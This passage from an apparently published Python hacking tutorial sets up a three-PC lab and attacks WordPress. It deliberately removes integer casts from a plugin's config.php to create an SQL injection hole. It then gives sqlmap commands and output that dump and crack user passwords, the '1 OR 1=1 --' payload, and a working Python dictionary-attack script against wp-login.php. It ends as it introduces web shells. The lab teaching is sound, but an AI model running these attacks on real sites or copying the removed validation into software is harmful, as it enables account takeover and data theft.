'Site Address (URL)' field, there is a note: 'Enter the address here if you want your site homepage [to be different from the directory](#) you installed WordPress.'

Figure 2-22 Change the WordPress settings

The “server” has a computer name that is still unknown. You need to register the IP and the name of server PC in all virtual PCs (server PC, client PC, hacker PC). Windows provides a local DNS function by using the hosts file. First, let's check the IP address of the server PC.

```
C:\Users\Wclient>ipconfig -all

Windows IP Configuration

Host Name . . . . . : client-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address. . . . . : 08-00-27-F5-81-71
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80-0125-5555-a8a1:11ae%11(Preferred)
Autoconfiguration IPv4 Address. . : 169.254.27.229(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 Iaid . . . . . : 235405351
DHCPv6 Client DUID. . . . . : 00-01-00-01-1A-C6-8B-FE-08-00-27-F5-81-71
```

Figure 2-23 Check IP

Let's first run the cmd program. If you enter the “ipconfig -all” command, you can see the IP. Now register the IP in the “hosts” file. The “hosts” file is located in the “C:\Windows\system32\drivers\etc” folder. Let's open it with the Notepad program. Register an IP in the form of “IP name”. It is always necessary to set it in the same manner for all three virtual PCs.




Figure 2-24 IP registration in the hosts file

Now that all of the necessary settings have been set, open a browser on the client PC and enter the WordPress address of the server PC (<http://server.wordpress>). When you see the following screen, it is a sign that the test environment has been successfully set. If the screen does not appear correctly, you must confirm once again that the firewall of the server PC has been disabled.




Figure 2-25 Client PC Execution result

Let's now create full-scale hacking programs. First, start with conventional web hacking and then increase the scope to network hacking.

2.3 SQL Injection

SQL Injection attacks can be conducted by inserting abnormal SQL code into a vulnerable application for the program to run abnormally. This form of attack is mainly carried out by inserting the hacking code into a variable that receives and processes user input.

• General User Authentication Code

```
$query = "SELECT * FROM USER WHERE ID=$id and  
PWD=$pwd"
```

```
$result = mysql_query($query, $connect)
```

Users typically log in using their username and password. If the user uses the correct username and password, the Web server successfully completes the authentication process. Let's enter abnormal SQL Code into the "id" field to perform a SQL Injection.

- **SQL Injection Code**

```
1 OR 1=1 --
```

If the above code is entered in the "id" field, the normal SQL statement changes as follows.

- **Modified SQL Statement**

```
SELECT * FROM USER WHERE ID=1 OR 1=1 -- and  
PWD=$pwd
```

If you enter "ID = 1 OR 1 = 1" to a conditional statement, the database will print all information related to users. The password is commented with "--". Therefore, the SQL statement that handles user authentication is disabled. To complete a successful SQL Injection, it is necessary to enter various values, and these repetitive tasks can be automated by writing a program. Python provides a variety of modules that can automate these tasks, with sqlmap as the representative case.




Figure 2-26 sqlmap.org

Now, let's install sqlmap. Download the zip file by connecting to <http://sqlmap.org>. Unzip the file to the directory (C:\Python27\sqlmap). This file does not require a special installation process, but it is instead sufficient to simply run the “sqlmap.py” file in that directory.

In terms of the WordPress site, secure coding practices have been properly implemented, so it is difficult to hack directly. In order to test the hacking tools, you must install a relatively vulnerable plugin. You can find a variety of plugins in the WordPress website.

In order to conduct the test, let's download one video-related plugin. A hacker recently released a security vulnerability in this plug-in not long ago, and although security patches have been applied, simple code can be executed to make this plugin ready for hacking.

The installation can be completed by simply copying the file that has been downloaded to the “wordpress\wp-content\plugins” directory

on the server PC and unzipping the file. Then open the file (wordpress\wp-content\plugins\all-video-gallery\config.php) to modify the code. This file is a part of a program that provides an environment display function.

```
/*$_vid = (int) $_GET['vid'];*/      [original code] comment out
/*$_pid = (int) $_GET['pid'];*/      [original code] comment out
$_vid = $_GET['vid'];                [modified code] remove "(int)"
$_pid = $_GET['pid'];                [modified code] remove "(int)"
```

Figure 2-27 modify config.php file

In order to use sqlmap, you should be familiar with its various options. The easiest way to do this is to try to follow examples that can be found on the Internet. Please read the sqlmap description document after having used the software for some time because this will make it possible to understand the document more easily. Let's then proceed with hacking by using sqlmap with the following process.




Figure 2-28 SQL Injection Process

With sqlmap, hacking proceeds step by step. The Web site is analyzed to find vulnerabilities one by one starting from simple

information. A SQL Injection attack is usually performed by following the five steps below.

- (1) **Searching URL:** A SQL Injection attack hacks the system on the basis of the URL. It mainly attacks the GET function, which sends user input placed after the URL. You can easily search for the target URL using Google. Various pages can be opened to observe the change in the URL. At this time, some knowledge of HTML and JavaScript is useful.
- (2) **Vulnerability Detection:** The “sqlmap.py” program can be used to detect vulnerabilities in the URL. Since SQL Injection Protection Code has been applied to most of web programs, the vulnerabilities require many URLs to be collected. URLs to detect vulnerabilities can be collected by using automated tools, such as a Web crawler. A web crawler receives the source code for the web site, and extracts the corresponding URLs.
- (3) **Searching Table:** If vulnerabilities are detected in the URL, the hacker can search the tables in the database by utilizing sqlmap. The name of the table can provide important information.
- (4) **Searching Column:** First, select the table and search for the column contained therein. The column name is made to reflect the characteristics of the data. Therefore, it is possible to easily find a column that has important information.
- (5) **Searching Data:** Select a column to query the data contained therein. If the data is encrypted, sqlmap can use dictionary attack techniques to decrypt the data.

You can use a Web crawler, so let's assume you have found a vulnerable URL. The vulnerable URL is a “config.php” that provides environmental information of the WordPress plugin. Let's then detect vulnerabilities in that URL. Execute the program in the

command prompt, and move to the "C:\Python27\sqlmap" directory. Then enter the following command

```
C:\Python27\python sqlmap.py -u
"http://server/wordpress/wp-content/plugins/all-video-
gallery/config.php?vid=1&pid=1" --level 3 --risk 3 --dbms
mysql
```

Example 2-1 Vulnerability Detection

There are a variety of options in sqlmap. First, let's take a look at some of the options that are used here. The "[-u]" option indicates the URL that is to be tested, and the "[--level]" option indicates the level of testing that is to be carried out.

[level option]

- 0:** Show only Python tracebacks, error and critical messages.
- 1:** Show also information and warning messages.
- 2:** Show also debug messages.
- 3:** Show also payloads injected.
- 4:** Show also HTTP requests.
- 5:** Show also HTTP responses' headers.
- 6:** Show also HTTP responses' page content.

The "[--risk]" option assigns the risk level. If the risk level is high, the test there has a high probability of causing a problem on the site.

[risk option]

- 1:** This is innocuous for the majority of SQL injection points. Default value.
Normal Injection(union), Blind Injection(true:1=1, false:1=2)
- 2:** Add to the default level the tests for heavy query

Payload: vid=1&pid=1 AND 4391=4391

Type: UNION query

Title: MySQL UNION query (NULL) - 41 columns

Payload: vid=1&pid=-2499 UNION ALL SELECT

NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7165
7a7571,0x71764d467a5352664d77,0x716f747471),NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL#

Type: AND/OR time-based blind

Title: MySQL > 5.0.11 AND time-based blind

Payload: vid=1&pid=1 AND SLEEP(5)

there were multiple injection points, please select the one to use for following injections:

[0] place: GET, parameter: vid, type: Unescaped numeric (default)

[1] place: GET, parameter: pid, type: Unescaped numeric

Figure 2-29 Vulnerability Detection Result

Vulnerabilities have been discovered in "vid" and "pid". While changing the values that have been entered for both variables, let's find a few more details of the information. You can now use the vulnerability to retrieve a table in the database.

```
C:\Python27\python sqlmap.py -u "http://server/wordpress/wp-  
content/plugins/all-video-gallery/config.php?vid=1&pid=1" --level 3  
--risk 3 --dbms mysql --tables
```

Example 2-2 Searching Table

“[--tables]” can be used to obtain all table lists. By adding this option, you can read all the information of all the tables in the database. Let's manually find a table that contains user information.

there were multiple injection points, please select the one to use for following injections:

[0] place: GET, parameter: pid, type: Unescaped numeric (default)

[1] place: GET, parameter: vid, type: Unescaped numeric

[q] Quit

> 0

Database: phpmyadmin

[8 tables]

```
+-----+
| pma_bookmark          |
| pma_column_info      |
| pma_designer_coords  |
| pma_history           |
| pma_pdf_pages        |
| pma_relation         |
| pma_table_coords     |
| pma_table_info       |
+-----+
```

Database: wordpress

[16 tables]

```
+-----+
| prg_connect_config    |
| prg_connect_sent     |
| wp_allvideogallery_categories |
| wp_allvideogallery_profiles |
| wp_allvideogallery_videos |
+-----+
```

wp_commentmeta	
wp_comments	
wp_links	
wp_options	
wp_postmeta	
wp_posts	
wp_term_relationships	
wp_term_taxonomy	
wp_terms	
wp_usermeta	
wp_users	
+-----+	

Figure 2-30 Searching Table Result

When asked for which arguments to use to hack in the middle, enter "0". When manually browsing the list of tables, the "wp_users" table is likely to be the table that contains user information. If the table selection is wrong, you can choose a different table. Now, you can extract the list of columns in the table.

```
C:\Python27\python sqlmap.py -u "http://server/wordpress/wp-content/plugins/all-video-gallery/config.php?vid=1&pid=1" --level 3 --risk 3 --dbms mysql -T wp_users --columns
```

Example 2-3 Searching Column

The “[-T]” option is used to select a table, and the “[--columns]” option is also used to select a column. In general, the characteristics of the data are reflected when the name of the column is set. A hacker is therefore able to check the column name and find relevant columns.

```
Database: wordpress
```

Table: wp_users

[10 columns]

Column	Type
display_name	varchar(250)
ID	bigint(20) unsigned
user_activation_key	varchar(60)
user_email	varchar(100)
user_login	varchar(60)
user_nicename	varchar(50)
user_pass	varchar(64)
user_registered	datetime
user_status	int(11)
user_url	varchar(100)

Figure 2-31 Searching Column Result

Let's now take a look at the list of columns that has been retrieved. The "user_login" and "user_pass" columns store the user ID and password, respectively. By obtaining only these columns of information, the site can be successfully hacked. Let's extract the login information.

```
C:\Python27\python sqlmap.py -u "http://server/wordpress/wp-content/plugins/all-video-gallery/config.php?vid=1&pid=1" --level 3 --risk 3 --dbms mysql -T wp_users --columns -C user_login,user_pass --dump
```

Example 2-4 Data Extraction

The "[C]" option is used to select a column. Multiple columns can be specified by separating them with commas. The "[--dump]"

option is then used to extract all of the data that is stored in that column.

```
do you want to store hashes to a temporary file for eventual further
processing with other tools [y/N] y
do you want to crack them via a dictionary-based attack? [Y/n/q] y
```

```
Database: wordpress
```

```
Table: wp_users
```

```
[1 entry]
```

```
+-----+-----+
| user_pass          | user_login    |
+-----+-----+
| $P$bKfKYXQB9dz5b6BJl0F6qy6lRG1bRai0 (python) | python        |
+-----+-----+
```

Figure 2-32 Data Extraction Result

You will receive two questions during this process. One is whether to store the hash data, and the other is whether to decrypt the hash data. Set all to "y". The tool provided by sqlmap can then be used to decode the encrypted password. Both the extracted ID and password results are the values that were entered during program installation. Now, you have the administrator account.

2.4 Password Cracking Attack

Python is similar to Java, PHP, and ASP in that a Web page can also be called when a program runs. Python's strengths are that it can create a simple program with a few lines of code. The ability to a web page from the application provides the capability to automate various operations. First, let's learn the process to call a web page with Python.




Figure 2-33 Python Web page Call Process

A Python application can call a web page in a simple way by using the “urllib” and “urllib2” modules. “urllib” creates POST messages in the same manner as "key1=value1&key2=value2". In “urllib2”, you can create a “Request” object, which returns a “Response” object via a call to the Web server. The step-by-step procedure is as follows.

- (1) **Request Object:** Using the “urllib” module, you can create an HTTP Header and Body data. When you send a “GET” method, a “Request” object is not created separately. Only the URL that is in character when calling the HTTP transport module is delivered. However, you must create a “Request” object when using the POST method with a change in the Header value and a Cookie transfer.
- (2) **Transferring HTTP:** The functions provided by “urllib2” can be used to immediately call the URL without any additional work for socket communication. The URL is passed as an argument, and “Request” object is passed together if necessary. This function supports most features that are provided by a browser to provide communication.

- (3) **Server PC:** The URL points to a service running on an Apache Web server on the server PC. The Apache Web server parses the HTTP Header and Body and then invokes the desired service. The results are then sent back to the hacker PC by creating an HTTP protocol format.
- (4) **Response Object:** The response from the web server is an HTTP protocol format. The “urllib2” module returns the “Response” object that can be used in this application.
- (5) **Hacker PC:** You can query the return URL, HTTP status code, and the header information and data by using the functions that “Response” object provides.

Hacking requires may require repetitive tasks, so if you use a browser to hack a Web site directly, it is necessary to repeatedly click while continuously changing the input values. However, if it is possible to implement this process in a program, you can succeed with only a few lines of code. Let's therefore learn how Python calls a Web page through the following example.

```
import urllib
import urllib2

url = "http://server/wordpress/wp-login.php" # (1)

values = {'log': 'python', 'pwd': 'python1'} # (2)
headers = {'User-Agent': 'Mozilla/4.0(compatible;MISE 5.5; Windows NT)'} # (3)
data = urllib.urlencode(values) # (4)

request = urllib2.Request(url, data, headers) # (5)
response = urllib2.urlopen(request) # (6)
```

```
print "#URL:%s" % response.geturl() # (7)
print "#CODE:%s" % response.getcode()
print "#INFO:%s" % response.info()
print "#DATA:%s" % response.read()
```

Example 2-5 Calling a Web Page

I have entered the user name and the password in the WordPress login page. I deliberately used the wrong password to obtain a simple response, which makes the analysis simple.

- (1) **Setting URL:** Specify the access URL.
- (2) **Setting Data:** Specify the data in a list form.
- (3) **Setting Header:** It is possible to arbitrarily set the value of the HTTP header. The type of browser that is used is originally set, but it can be arbitrarily specified by the hacker. It is possible to place the cookie information from the client here.
- (4) **Encoding Data:** Set the value in the form that is used by the HTTP protocol. The data changes in the “key1=value1&key2=value2” form.
- (5) **Creating Request Object:** The number of arguments can be changed when creating the “Request” object. When you call a service with a simple URL, it binds only the URL to the argument. If you want to transfer data, then place the data into the argument.
- (6) **Calling a Web Page:** The “urlopen” function calls the web page by connecting the communication session, and it then returns a “Response” object with the result. The “Response” object is similar to a file.
- (7) **Printing Result:** The required values in the “Response” object are extracted and shown on the screen.

The “urllib” and “urllib2” modules provided by Python have many features. For example, when used with the “cookielib” module, they pass a cookie value to the Web server to maintain the session. This enables the application to access the sites that require authentication. The application can download a file while maintaining the session and can upload the file necessary for the XSS attack.

```
#URL:http://server/wordpress/wp-login.php
#CODE:200
#INFO:Date: Thu, 10 Apr 2014 08:08:36 GMT
Server: Apache
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: wordpress_test_cookie=WP+Cookie+check;
path=/wordpress/
X-Frame-Options: SAMEORIGIN
Content-Length: 3925
Connection: close
Content-Type: text/html; charset=UTF-8

#DATA:<!DOCTYPE html>
  <!--[if IE 8]>
    <html xmlns="http://www.w3.org/1999/xhtml" class="ie8"
lang="ko-KR">
  <![endif]-->
  <!--[if !(IE 8) ]><!-->
    <html xmlns="http://www.w3.org/1999/xhtml" lang="ko-
KR">
  <!--<![endif]-->
</head>
```

Figure 2-34 Web Page Call Result

Now let's learn how to conduct a Password Cracking attack. Basically, WordPress does not check the number of times that a password error has occurred in its login program. A hacker can therefore execute code that repeatedly enters password information inside the application that calls the web page. First, we obtain a data dictionary that supports various passwords. To this end, the sqlmap module that you used before provides a wordlist.zip file.




Figure 2-35 wordlist.zip

After extracting wordlist.zip, you can obtain “wordlist.txt”. The file can be utilized as a data dictionary to crack a password. The file has more than 1.2 million passwords that are commonly used. This file occupies 10M or greater capacity despite the fact that it only stores text.

```
!  
! Keeper  
!!  
!!!!!!  
!!!!!!!!!!!!!!!!!!!!!!  
!!!!!!2
```

```
!!!!lax7890
!!!!very8989
!!!111sssMMM
!!!234what
!!!666!!!
```

Figure 2-36 wordlist.txt

For convenience during the hacking test, let's assume that we know the ID. It is possible to find the ID through various means by using Google. Let's then make a program that tries to repeatedly log in while reading the passwords from wordlist.txt file one by one. We use “python” as the ID. Since the position for “python” corresponding to the password is in the second half the wordlist.txt file, let's copy it to the front in order to immediately obtain the results.




Figure 2-37 Password Cracking Concept

To make a program that automatically turns over the username and password to the web server, you should know which variables store the username and password. In this case, it is necessary to have basic knowledge of HTML and Javascript

```

16 <!--[if lte IE 7]>
17 <link rel='stylesheet' id='ie-css' href='http://localhost/wordpress/wp-admin/css/ie.min.css?ver=3.8.1' type='t
18 <![endif]-->
19 <script>if("sessionStorage" in window){try{for(var key in sessionStorage){if(key.indexOf("wp-auto
20 <meta name="robots" content="noindex,follow" />
21 </head>
22 <body class="login login-action-login wp-core-ui">
23 <div id="login">
24 <h1><a href="http://wordpress.org/" title="Powered by WordPress">python web server</a></h1>
25 <p class="message"> You are now logged out.<br />
26 </p>
27
28 <form name="loginform" id="loginform" action="http://localhost/wordpress/wp-login.php" method="post">
29 <p>
30 <label for="user_login">Username</label><br />
31 <input type="text" name="log" id="user_login" class="input" value="" size="20" /></label>
32 </p>
33 <p>
34 <label for="user_pass">Password</label><br />
35 <input type="password" name="pwd" id="user_pass" class="input" value="" size="20" /></label>
36 </p>
37 <p class="forgetmenot"><label for="rememberme"><input name="rememberme" type="checkbox" id="rememl
38 <p class="submit">
39 <input type="submit" name="wp-submit" id="wp-submit" class="button button-primary button-large" v
40 <input type="hidden" name="redirect_to" value="http://localhost/wordpress/wp-admin/" />
41 <input type="hidden" name="testcookie" value="1" />

```

Figure 2-38 HTML Code for the Login Page

If you right-click on the sign-in page, you can select the “Source View (V)” menu. The HTML code that is executed in the browser is shown above. You must know some of the HTML tags and fields. First, the “action” field on the form tag specifies the page that is to be called when it is sent. The “name” field of the input tag indicates the names of the variables that store the user input, and the username is stored in the “log” variable and the password is stored in the “pwd” variable.

Let's now create a full-fledged Python program.

```

import urllib
import urllib2

url = "http://server/wordpress/wp-login.php"           #(1)
user_login = "python"                                  #(2)

wordlist = open('wordlist.txt', 'r')                   #(3)

```

```

passwords = wordlist.readlines()
for password in passwords:                                     #(4)
    password = password.strip()

    values = { 'log': user_login, 'pwd': password }

    data    = urllib.urlencode(values)
    request = urllib2.Request(url, data)
    response = urllib2.urlopen(request)

    try:
        idx = response.geturl().index('wp-admin')             #(5)
    except:
        idx = 0

    if (idx > 0):                                             #(6)
        print "#####success#####["+password+]"
        break
    else:
        print "#####failed#####["+password+]"
wordlist.close()

```

Example 2-6 Password Cracking

The example now obtains the results by calling a Web page, the program execution time may take longer. If threads are used to handle the wordlist.txt file in parallel, it is possible to shorten the execution time. Since the purpose of this book is not to explain parallel programming, I will run this test as a single process.

- (1) **Setting URL:** Specify the URL of the target Web page.
- (2) **Setting ID:** For testing, the ID is set to “python”.

- (3) **Opening File:** Open the text file that has the password that is used for the test.
- (4) **Starting Loop:** Transmit the data stored in the file one-by-one and find the password that matches with the user name
- (5) **Checking Login:** Once successfully logged in, Wordpress proceeds to the admin screen. Therefore, check that it contains the address of the admin screen in the return URL.
- (6) **Ending Loop:** If it contains the address of the administrator screen, it will exit the loop. Otherwise, it will retry the login with the next entry.

I moved the position of the “python” entry forward in the wordlist.txt file to make this test more convenient.

```
#####failed#####[!]
#####failed#####[! Keeper]
#####failed#####[!!]
#####failed#####[!!!]
#####failed#####[!!!!]
#####failed#####[!!!!!!]
#####failed#####[!!!!!!!!!!!!!!!!!!!!]
#####failed#####[!!!!!!2]
#####success#####[python]
```

Figure 2-39 Password Cracking Results

WordPress can be easily hacked with more than 20 lines of Python code. Although these attacks can be easily blocked by using security devices, such as web firewalls, many sites are still vulnerable to rudimentary hacking procedures, such as Password Cracking, due to a lack of security awareness.

2.5 Web Shell Attack

A Web shell is a program that contains code that can be delivered as commands to the system. A Web Shell can be created by using simple server-side scripting language (jsp, php, asp, etc.). The file upload functionality provided by the website can be used to upload your Web Shell file, and it can be executed by calling the next URL directly. Most websites block the Web Shell attack by checking the extension of the file, and there are many evasion techniques. Let's look briefly at Web Shell attacks by hacking a web site that has been developed in the php language,.

